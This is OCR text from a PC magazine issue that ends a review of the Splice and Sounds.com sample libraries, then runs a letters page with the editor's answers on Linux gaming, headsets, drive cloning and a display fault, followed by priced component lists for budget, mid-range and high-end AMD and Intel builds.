There's an instruments section, where you can research and fine-tune your selections down further, and also a cinematic FX page, which is great for people

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

Sounds has an easily navigable structure so you can pinpoint exactly what you are looking for.

who aren't just using Splice as a music production tool, but also need it for video editing or commercial cinematography audio creation. Next to that is the genres menu, which is always a must-have feature. These have labels so you can browse through and find samples from the same production team. There's also a MIDI section, with note sequences, basslines, melodies, and chord progressions to download and add to your track. This range of features makes it easy to find the exact sounds you need.

Sounds.com doesn't quite have the diversity that Splice offers in terms of a learning and studio platform. Instead, it focuses its attention on the 'sounds' element, splitting them up into categories. Along the top, you have a browse section, a similar interface that you'd experience on Spotify or Tidal where you might find something new and interesting. Next to that is the collections page. This is where you can search through artists on the site and view their libraries. This is handy if you're a fan of an individual's work and want to keep up with their releases.

Moving on from there is the instruments page. Like Splice, this is a pretty self-explanatory menu, but it's easy to find samples relating to a specific instrument. It's great for cutting out unnecessary samples as both of these sites have large libraries. Like Splice, Sounds has a genre menu to further split samples and sounds.

The last menu is a page where you can store your library. Here, you can create a collection of sounds that you like, view your previous downloads and see your saved sounds. This place is convenient when you find something you like, but don't want to use it straight away. Or if you are listening to music out and about, you can search for a sound on your phone and save it into your collection to download when you get home.

In terms of functionality, Sounds takes the crown for this category, as finding and compiling sounds is slightly easier than on its rival Splice. With bold and clear categories, both sites won't exactly leave you scratching your head, but the organization on Sounds just seems to be one step ahead. Like some royalty-free image websites, both pages use a credit-based system where you can pay a monthly fee to buy a set amount of credits. You then use these credits to purchase samples and soundbites in order to download them to add to projects on your DAW.

Sounds initially appears to offer better value for money, but look a little closer at the pricing and you'll find that's not necessarily the case. Though Sounds gives you more credits per month, Splice has a larger library and, with a range of other features, including lessons and tutorials on creating your own music, it not only has a wider choice but it also offers a more intensive service for those who are serious about producing digital music.

Sounds is also a valuable resource, but Splice edges it as the better option. If you're looking for samples and instruments only, Sounds might be the better choice, but for a more inclusive package, Splice is the route we recommend. Of course, a larger library doesn't necessarily mean it's better, but at least there should be a greater chance of finding something that works for you in its catalog. –SAM LEWIS

VERDICT 9

Splice

CONNECT Vast library; clean UI; monthly rolling unused credits; great variety of services.

DISCONNECT Credits are lost if you unsubscribe; overwhelming at times.

Splice Sounds + $10/pm (100 monthly credits)
Splice Creator $20/pm (200 monthly credits)
Splice Creator + $30/pm (500 monthly credits)
www.splice.com

VERDICT 8

Sounds

HARMONY Organized with neat, easily searchable layout; image-rich; handy library function.

EAR ACHE No workstation; no lesson option.

Sounds Essential $10/pm (150 credits)
Sounds Pro $20/pm (500 monthly credits)
Sounds Ultimate $30/pm (1000 monthly credits)
www.sounds.com

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LETTERS

WE TACKLE TOUGH READER QUESTIONS ON...

> Linux Gaming Woes
> Gaming Headphones
> Hard Drive Cloning

Lackluster Linux Links

Your January 2022 edition had a feature on how Windows and Linux were finally playing together nicely. It's correct in that you can now use Linux programs in Windows, but just don't expect it to work the other way around!

This is particularly annoying for me, as Linux is my preferred OS for 95 percent of my needs—the main exception being gaming. I've tried Steam and Proton on Linux and neither are good. Why should I use emulation to play games that should be supported out-of-the-box?

Of course, I understand that game publishers might not want to invest in the coding required for a different operating system, maybe because they fear there aren't enough Linux gamers. But this is a chicken-and-egg scenario, where the audience won't show up until there are more games to play.

However, I suspect there must be an enormous number of Linux users like me who love gaming and are currently being underserved! **–C. Rolfe**

EDITOR-IN-CHIEF, GUY COCKER, RESPONDS: First of all, thank you for the feedback on the article and your love of Linux—it's always great to hear from those who embrace open-source. As a gamer myself, I hear your frustrations, and it's one of the reasons I've stuck with Windows over Linux for so long.

A few years ago, Valve looked like it was going to single-handedly reinvent the Linux gaming market with its Steam Machines, which used a version of Linux called SteamOS. You probably don't need me to tell you this, but that didn't quite pan out and, in 2018, they stopped being sold on the Steam store.

There are now a few good games that run natively in Linux, including *Valheim*, *Dead Cells*, and *Slay the Spire*. OK, you'd probably prefer to be playing *God of War* or *Forza Horizon 5*, but it's a step in the right direction.

Valve will also get a second crack of the whip this year with its new Steam Deck handheld. Valve's soon-to-be-released console runs on Linux (although you can install Windows) and Valve is working on improving the Proton compatibility that will allow Windows titles to run on Linux.

Have you played any good Linux games, or do you agree with my assessment? Drop me an email and let me know.

Crystal Ball Gazing

I'm just sitting here reading the article on supercomputers from the Holiday 2021 issue and had a moment of uncertainty: Was I reading *Maximum PC* or *Discover*? I subscribe to both titles and had to stop to check!

I love the PC building, gaming, and Photoshop tips, but it was really refreshing to read about how supercomputers are helping to predict extreme weather as it becomes more common around the globe. Nicely done and informative! **–W.Carr**

EDITOR-IN-CHIEF, GUY COCKER, RESPONDS: Our writer, Ian Evenden, will be pleased to hear this and don't worry, he has plenty more features to come! One of my favorite things about *Maximum PC* is that it tells me things I didn't know—in Ian's feature, it was that AI specialists could beat seismology experts at accurately predicting earthquakes!

On a similar note, the piece on Moore's Law by Jeremy Laird in this issue talks about how the famous predictor is being challenged by the physical design of CPUs. I was lucky enough to meet with IQM Quantum Computers at Slush festival in Finland recently, which I thought was pretty amazing, but in his feature, Jeremy covers researchers from MIT who are using machines based on living cells to produce processors that could act like a human brain. Incredible!

Headphone Dilemma

I'm looking for advice on PC headsets. I care about *Apex Legends*, Discord, and not being tied to my desk all day, so they need to work with those applications and be wireless so that I can walk to the kitchen without taking my computer with me. I'd also like to be able to use these headphones with my phone over Bluetooth if possible.

↘ submit your questions to: editor@maximumpc.com

I don't want to spend $299 on a high-end product like the Audeze Penrose because, while I'm sure they're amazing, I don't think I'll be able to tell the difference! I know I'm asking for everything for not much money, but what can you recommend?

–A. Gray

The Corsair HS70 is a great value option for less than $100 and supports Bluetooth.

EDITOR-IN-CHIEF, GUY COCKER, RESPONDS:
When I joined *Maximum PC* recently, I decided I was due an upgrade from my Razer Nari Ultimate headset—not because it was bad, but because I kept forgetting to plug in the charging cable at the end of the day. I thought I'd found the answer in the Astro A50, which has a charging dock, but they were a real pain to work with PS5. So I gave up and have stuck with the Razers, for now!

I'd recommend the EPOS Sennheiser GSP 370 or 670 headsets, which tick every box in terms of the features you asked for. The 370s retail for around $200, while the 670s are made of more comfortable materials and cost $250.

The Corsair HS70 is a great value option for less than $100 and supports Bluetooth, but it requires a wired connection to your PC. I'm afraid there's usually a premium to pay for the convenience of wireless headphones!

Clone Wars

I just bought my first M.2 NVME drive, a 1TB Samsung 980 Pro, to upgrade from my aging Crucial 500GB SATA SSD. I also bought the WD Blue 2TB 7200 RPM hard drive that featured in the *Maximum PC* budget and mid-range builds.

I know in the good old days, it was better to reinstall everything when upgrading, but is that still the case today?

My Asus TUF Gaming X570 and AMD 3600 run the Gen 4 980 Pro, but should I do a clean Windows install, or use the cloning software that came with my 980?

–J. Giacchino

EDITOR-IN-CHIEF, GUY COCKER, RESPONDS:
There's no right answer to the eternal upgrade vs. fresh install debate, but if you're upgrading your major components, I'd say a fresh install is still the preferred option to ensure compatibility.

That said, I'd point you to our September 2021 issue and its guide to backing up, to ensure you don't lose anything. Be sure to save copies of your important files either locally or in the cloud and to be careful, keep your old drive handy for a couple of weeks after making the transition.

You didn't mention whether you're moving to a new motherboard (if so, cloning is generally more suitable, whereas starting afresh is better on new hardware) but look at it as a chance to have a clear out and make sure no unused software is slowing your new system down. Enjoy!

Irregular Inputs

My wife and I recently bought new Windows 11 HP computers (costing around $600). Mine works fine, but my wife's model exhibited the black screen of death several times while web browsing, which required a reboot of the computer.

After fiddling around and swapping out the mouse and keyboard, we decided to take the computer back to Best Buy (who offered excellent service) and got a replacement, but it had the same problem.

We then swapped it for a more expensive model, which still exhibited the black screen. I downloaded a different browser, Brave, but still had the same problem. Last night, she even got the BSOD when she was away from the computer with no app open.

This time, there was a message moving around the monitor: 'No program open; input not supported'. The computer was not responsive and required another hard reboot. Can you help?

–R. Tamarin

EDITOR-IN-CHIEF, GUY COCKER, RESPONDS: How frustrating! It sounds as though you've done the right thing in terms of trying to isolate the external parts that could be faulty, but I'd be looking at the monitor. 'Input not supported' suggests a display issue.

First, check the cable running from your computer to your display to make sure it's correctly attached and, if possible, use DisplayPort or HDMI over older DVI or VGA cables. If you have a picture, go to the desktop, right-click, select Display Options, and make sure the output resolution matches that of your display.

In that menu, also click on Display Adapter Properties to make sure the refresh rate matches the screen—if it's an older monitor, try dropping down to 60Hz to see if this helps.

While you're at it, go to Windows Update and make sure you're using the latest graphics card drivers. HP may also have an Updater program of its own where you can download drivers.

If none of that works, you can try plugging in a different monitor or television to see if it solves the problem. Hopefully, you won't need a monitor upgrade, but at least you'll be able to isolate the issue. Good luck!

Zak's All Folks!

I've been reading *Maximum PC* since I grew up watching the English wrestler Big Daddy on television. I know little about tech and computers, although lots on gaming from 20 years ago, but I've always enjoyed the mag each month to keep up on things. Zak, you've been the best editor the mag has had. So all I can do is wish you well and thank you!

–R. Tucker

I just want to offer thanks for the candid responses to the first and last letters published in the Holiday 2021 issue. I think that Zak Storey's leveling with readers about some of the challenges of making a magazine during COVID will be valuable for many readers, who themselves may have had similar such challenges. It's great that your staff can convey that they enjoy their work, but admit that it's really hard sometimes and then come through so successfully in each issue.

–G. Miller

EDITOR-IN-CHIEF, GUY COCKER, RESPONDS:
Imagine starting a new job and opening an email inbox full of compliments like these about your predecessor! Seriously though, a huge thanks to Zak and the whole *Maximum PC* team for their amazing work over the last two years. I loved it as a reader and can't wait to continue it as editor.

Speaking of which, please let me know if you have any more feedback by emailing editor@maximumpc.com, and join us on Discord at https://bit.ly/MPCDiscord.

THE BUILDS

THIS MONTH'S STREET PRICES...

BUDGET

CORSAIR'S WONDERFUL 4000D AIRFLOW CASE is up $8 this month, sound the alarms! It's still a solid choice of case at that price but, hopefully, we can make some small savings elsewhere. For the AMD build, we've got a new power supply: the TUF Gaming 550W from Asus, which is cheaper than Corsair's CV550 and brings to the table all the usual trimmings for a cheap but reliable PSU. We're talking dual-ball fan bearings for improved lifespan, 0dB technology for quiet operation, and an 80+ Bronze efficiency rating.

The budget AMD system is treated to a new motherboard this month, courtesy of a sale on MSI's MPG B550 Gaming Plus. This won't net a massive performance boost, but it's a steal at $87 and comes equipped with RGB lighting and an M.2 heat shield for better SSD thermals. The Intel machine gets a new mobo too; with MSI's B460M-A PRO Micro no longer on sale, we've swapped it out for the similar (but military-styled) MAG B460M Mortar WiFi from MSI.

We're not messing about the CPUs and GPUs of these budget builds this time; the Intel Core i3-10400 holds steady in price at $155, while the Ryzen 5 3600 has seen a slight drop to $271. GPU pricing continues to stabilize, so there's not much to comment on there. A number of Radeon cards still have a deal on for one free month of the excellent PC Game Pass, which we'd recommend checking out.

We've traded out the previous G.Skill memory in both builds due to a price increase, replacing it with a 2x 8GB 3,600Hz kit from Crucial that should perform similarly. Note, this is the white version of the Crucial Ballistix—the black and red models are both inexplicably $1 more expensive. We didn't have to sacrifice RGB lighting here either, the Ballistix comes with 16 RGB LEDs per DIMM.

Lastly, a little storage tweak. A banging sale combined with a bonus promo code made Western Digital's 4TB 5400rpm Blue HDD just $60 on Newegg.com, giving us a whopping amount of secondary storage in both of these systems for a reasonable price.

AMD INGREDIENTS

PART		PRICE	STREET PRICE
Case	Corsair 4000D Airflow	$88	
PSU	550W Asus TUF Gaming 80+ Bronze NEW	$38	
Mobo	MSI MPG B550 Gaming Plus AM4 NEW	$87	
CPU	AMD Ryzen 5 3600	$271	
GPU	MSI Radeon RX 6700 XT 12 GB MECH 2X	$480	$899
RAM	16GB (2x 8GB) Crucial Ballistix CL16 @ 3600MHz NEW	$91	
SSD	512GB XPG GAMMIX S50 Lite PCIe 4.0 M.2 SSD	$70	
HDD	4TB WD Blue 5400 HDD NEW	$60	
OS	Windows 10 Home 64-bit OEM (Windows 11 Compatible)	$32	

Approximate Price: $1,217 or $1,636

INTEL INGREDIENTS

PART		PRICE	STREET PRICE
Case	Corsair 4000D Airflow	$88	
PSU	550W Corsair CV550 80+ Bronze	$40	
Mobo	MAG B460M Mortar WiFi NEW	$89	
CPU	Intel Core i3-10400	$155	
GPU	MSI Ventus GeForce RTX 3060 12GB	$330	$928
RAM	16GB (2x 8GB) Crucial Ballistix CL16 @ 3600MHz NEW	$91	
SSD	500GB Samsung 980 NVME M.2 PCIe 3.0 SSD	$60	
HDD	4TB WD Blue 5400 HDD NEW	$60	
OS	Windows 10 Home 64-bit OEM (Windows 11 Compatible)	$32	

Approximate Price: $937 or $1,535

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TAKE IT FROM A GEEK.℠

WE SPOTTED A great sale on Corsair's RMx-series 750W PSU this month, discounted by almost a quarter down to $98.50. The RM750x replaces last month's SuperNOVA power supply from EVGA, although it's still a solid choice if you miss the Corsair sale. A sale on the Intel Core i5-12600K shaves $15 off the overall price of our Intel mid-range build. We also snapped up a new Intel motherboard, the Asus Prime Z690-P. It has DDR5 support, along with Thunderbolt 4 and PCIe 5.0 for maximum upgrade potential. There's a Q-LED code readout too, which makes diagnosing errors a lot easier.

We're sticking with the same motherboard and processor in the mid-range AMD system, but we're giving the AIO CPU cooler a little extra razzle-dazzle. Rather than the regular Masterliquid ML280 from Cooler Master, we've gone for the ML280 Mirror ARGB, on sale for $75 (down from $135). It's got a newly-designed pump with an infinity mirror effect, ringed with addressable LEDs, and looks cool.

We decided to normalize things across all three builds and will stick to using AMD GPUs with AMD CPUs. We have two new MSI graphics cards in our midrange builds, which meant a big price hike for the AMD system and the opposite for our Intel rig. This helped equalize the prices by mitigating the higher cost of the CPU in the Intel PC. Both systems pack new memory. We've dropped the CAS latency from 18 to 16 for improved performance in both setups, using Corsair's Vengeance RGB Pro SL for the Intel system and Acer's Predator Apollo for the AMD build. The Acer memory is a new arrival on the RAM scene, with RGB lighting along the sides of each stick rather than the top edge. Both are 2x 8GB 3600MHz kits.

Our mid-range machines mirror the budget builds in the HDD department, taking advantage of that deal on the 4TB WD Blue drive to double our available hard drive storage. We left the SSDs alone—the Corsair Force MP600 rose by a few dollars and Samsung's premium 980 Pro drive hasn't moved an inch.

AMD INGREDIENTS

PART		PRICE	STREET PRICE
Case	Lian Li PC-O11-Dynamic	$150	
PSU	750W Corsair RM750x 80+ Gold NEW	$99	
Mobo	Asus AM4 TUF Gaming X570 -Plus WiFi	$184	
CPU	AMD Ryzen 5 5600X	$260	
Cooler	280mm Cooler Master Masterliquid ML280 Mirror ARGB NEW	$75	
GPU	MSI Gaming Radeon RX 6800 XT 16 GB NEW	$899	$1,369
RAM	16GB (2x 8GB) Acer Predator Apollo CL16 @ 3600MHz NEW	$109	
SSD	500GB Samsung 980 Pro NVME M.2 PCIe 4.0 SSD	$110	
HDD	4TB WD Blue 5400 HDD NEW	$60	
OS	Windows 10 Home 64-bit OEM (Windows 11 Compatible)	$32	

Approximate Price: $1,978 or $2,448

INTEL INGREDIENTS

PART		PRICE	STREET PRICE
Case	Lian Li PC-O11-Dynamic	$150	
PSU	750W Corsair RM750x 80+ Gold NEW	$99	
Mobo	ASUS Prime Z690-P LGA 1700 NEW	$210	
CPU	Intel Core i5-12600K	$285	
Cooler	Enermax Liqmax III 240 RGB	$55	
GPU	MSI Ventus GeForce RTX 3070 8 GB NEW	$570	$1,089
RAM	16GB (2x 8GB) Corsair Vengeance RGB Pro SL RGB CL16 @ 3600MHz NEW	$109	
SSD	500GB Corsair Force MP600 M.2 PCIe 4.0	$93	
HDD	4TB WD Blue 5400 HDD NEW	$60	
OS	Windows 10 Home 64-bit OEM (Windows 11 Compatible)	$32	

Approximate Price: $1,663 or $2,182

OUR AMD SYSTEM was hit hard this month. Not only are we effecting the same changes to the GPUs as we did in the mid-range machines (a new RX 6900 XT card from ASRock, and a corresponding Gigabyte RTX 3080 for the Intel build), but the Ryzen 9 5900X rose by $50 while the Core i9-12900K held steady. We trimmed a few dollars off the overall cost by swapping to the Aorus Elite mobo from the Gaming X, but it's a drop in an ocean of rising prices. Like many X570 motherboards, the Aorus Elite may need a BIOS update to work with Ryzen 5000 series chips. New boards should come pre-updated.

In an effort to keep the price down, we replaced the Corsair AIO cooler used in both builds for an MSI model, the MAG CoreLiquid 360R ARGB. With three 120mm ARGB fans and a rotatable illuminated pump block, it's one of the better-looking AIO coolers—and, thanks to a $10 rebate, only costs $130. A current deal sees a free LGA1700 bracket included with your purchase. The AM4 socket in our AMD machine is supported as standard.

The Ripjaws DDR4-4000 memory remains the best value at that performance level for our AMD system, but the end of the sale on Corsair's DDR5 Vengeance means another price hike. We've opted for the Kingston FURY Beast kit, clocking in at a hefty $350. That's a 2x 16GB kit at 5200Hz with a CAS latency of 40 (which feels alarmingly high but is par for the course with high-frequency DDR5 RAM). Reclaiming the FURY memory brand from HyperX has clearly gone well for Kingston, with great performance across the board.

A discount on the 1TB Gigabyte Aorus Gen4 saw us switch it for the more expensive 7000s variant, knocking $60 off the total price of our Intel machine. Sequential read speeds take a 2GB/s hit, but most users won't notice that difference when the regular Aorus Gen4 reads at 5GB/s. Write speeds take a smaller hit of 600MB/s.

We didn't see fit to change anything else; the Samsung 980 Pro is still one of the best PCIe 4.0 SSDs available right now, and while the 6TB Western Digital Blue hard drives have risen a little in price, they're still better value than similar offerings from Seagate.

AMD INGREDIENTS

PART		PRICE	STREET PRICE
Case	Phanteks Enthoo Pro 2 Tempered Glass	$220	
PSU	750W Be Quiet! Pure Power 11 FM 80+ Gold NEW	$115	
Mobo	Gigabyte X570 Aorus Elite NEW	$184	
CPU	AMD Ryzen 9 5900X	$557	
Cooler	MSI MAG CoreLiquid 360R ARGB NEW	$130	
GPU	ASRock Radeon RX 6900 XT Phantom Gaming D 16GB NEW	$999	$1,499
RAM	32GB (2x 16GB) G.Skill Ripjaws V 32GB @ 4000MHz	$136	
SSD	1TB Samsung 980 Pro M.2 PCIe 4.0	$170	
HDD	6TB WD Blue 5400 HDD	$120	
OS	Windows 10 Home 64-bit OEM (Windows 11 Compatible)	$32	

Approximate Price: $2,663 or $3,163

INTEL INGREDIENTS

PART		PRICE	STREET PRICE
Case	Phanteks Enthoo Pro 2 Tempered Glass	$220	
PSU	750W Be Quiet! Pure Power 11 FM 80+ Gold NEW	$115	
Mobo	MSI PRO Z690-A WiFi LGA1700	$240	
CPU	Intel Core i9-12900K	$617	
Cooler	MSI MAG CoreLiquid 360R ARGB NEW	$130	
GPU	Gigabyte Gaming OC GeForce RTX 3080 10GB NEW	$700	$1,564
RAM	32GB (2x 16GB) Kingston FURY Beast DDR5 @ 5200MHz NEW	$350	
SSD	1TB Gigabyte Aorus Gen4 M.2 PCIe 4.0 SSD NEW	$130	
HDD	6TB WD Blue 5400 HDD	$120	
OS	Windows 10 Home 64-bit OEM (Windows 11 Compatible)	$32	

Approximate Price: $2,654 or $3,518

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